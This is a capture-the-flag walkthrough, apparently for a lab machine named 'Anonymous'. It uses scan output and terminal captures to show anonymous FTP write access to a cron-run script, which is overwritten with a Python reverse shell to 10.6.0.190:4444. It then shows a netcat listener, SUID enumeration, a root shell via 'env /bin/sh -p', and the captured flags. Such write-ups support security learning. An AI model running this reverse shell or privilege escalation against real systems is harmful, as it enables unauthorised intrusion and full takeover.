

nmap -sV -sC -Pn -vvv 10.10.8.127




```
PORT    STATE SERVICE     REASON         VERSION
21/tcp  open  ftp         syn-ack ttl 61 vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 111      113          4096 Jun 04 19:26 scripts [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.1.69.107
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp  open  ssh         syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8b:ca:21:62:1c:2b:23:fa:6b:c6:1f:a8:13:fe:1c:68 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDCi47ePYjDctfwgAphABwT1jpPkKajXoLvf3bb/zvpvDvXwWKnm6nZuzL2HA1veSQa9
0ydSSpg8S+B8SLpkFycv7iSy2/Jmf7qY+8oQxWThH1fwBMIO5g/TTtRRta6IPoKaMCle8hnp5pSP5D4saCpSW3E5rKd8qj3oAj6S8TWgE9c
BNJbMRtVu1+sKjUy/7ymikcPGAjRSSaFDroF9fmGDQtd61oU5waKqurhZpre70UfOkZGWt6954rwbXthTeEjf+4J5+gIPDLcKzVO7BxkuJg
Tqk4lE9ZU/5INBXGpgI5r4mZknbEPJKS47XaOvkqm9QWveoOSQgkqdhIPjnhD
|   256 95:89:a4:12:e2:e6:ab:90:5d:45:19:ff:41:5f:74:ce (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPjHnAlR7sBuoSM2X5sATLllsFrcUNpTS
87qXzhMD99aGGzyOlnWmjHGNmm34cWSzOohxhoK2fv9NWwcIQ5A/ng=
|   256 e1:2a:96:a4:ea:8f:68:8f:cc:74:b8:f0:28:72:70:cd (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDHIuFL9AdcmaAIY7u+aJil1covB44FA632BSQ7sUgap
```




```
139/tcp open  netbios-ssn syn-ack ttl 61 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack ttl 61 Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1s, deviation: 1s, median: 0s
| nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   ANONYMOUS<00>        Flags: <unique><active>
|   ANONYMOUS<03>        Flags: <unique><active>
|   ANONYMOUS<20>        Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 40954/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 17635/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 65386/udp): CLEAN (Failed to receive data)
|   Check 4 (port 16650/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
```

smbclient -L //10.10.39.206



```
headcrusher@t0rmentor:~$ smbclient -L //10.10.39.206
Enter WORKGROUP\headcrusher's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        pics            Disk      My SMB Share Directory for Pics
        IPC$            IPC       IPC Service (anonymous server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```



Host: 10.10.198.125 Username: anonymous Password: ●●●● Port:

```
Status:     Starting upload of /home/headcrusher/clean.sh
Status:     File transfer successful, transferred 228 bytes in 1 second
Status:     Retrieving directory listing of "/scripts"...
Status:     Directory listing of "/scripts" successful
Status:     Disconnected from server
```

Local site: /home/headcrusher/


```
▾ home
  ▸ headcrusher
  ▸ tor
```

Filename	Filesize	Filetype	Last modified
.vboxclient-clipboa...	5	pid-file	07/23/2020 06...
.vboxclient-display...	5	pid-file	07/23/2020 06...
.vboxclient-dragan...	5	pid-file	07/23/2020 06...
.vboxclient-seamle...	5	pid-file	07/23/2020 06...
.viminfo	1,127	File	06/01/2020 06...
LinEnum.sh	46,631	sh-file	07/15/2020 01:...
clean.sh	227	sh-file	07/23/2020 07...
php-reverse-shell....	5,492	phtml-file	07/07/2020 09...


Remote site: /scripts

```
▾ /
    scripts
```

Filename	Filesize	Filetype	Last modified	Permission	Owner/Grou
..					
clean.sh	228	sh-file	07/23/2020 07:27:00 PM	-rwxr-xr...	1000 1000
removed_files.log	1,032	log-file	07/23/2020 07:11:00 PM	-rw-rw-...	1000 1000
to_do.txt	68	txt-file	05/12/2020 12:50:00 AM	-rw-r--r--	1000 1000




```
headcrusher@t0rmentor:~$ cat clean.sh
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.6.
0.190",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/
sh","-i"]);'
```




```
headcrusher@t0rmentor:~$ sudo nc -nvlp 4444
listening on [any] 4444 ...
```

Joguei o arquivo para dentro e esperei a conexão

python -c 'import pty;pty.spawn("/bin/bash")'




```
connect to [10.6.0.190] from (UNKNOWN) [10.10.198.125] 48234
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
```



```
namelessone@anonymous:~$ cat user.txt
cat user.txt
90d6f992585815ff991e68748c414740
```


find / -perm -4000 2>/dev/null

https://gtfobins.github.io/gtfobins/env/



```
/usr/lib/eject/dmcrypt
/usr/lib/openssh/ssh-k
/usr/bin/passwd
/usr/bin/env
/usr/bin/gpasswd
```

/usr/bin/env /bin/sh -p



```
namelessone@anonymous:/tmp$ /usr/bin/env /bin/sh -p
/usr/bin/env /bin/sh -p
# ls /root/root.txt
ls /root/root.txt
/root/root.txt
# cat /root/root.txt
cat /root/root.txt
4d930091c31a622a7ed10f27999af363
```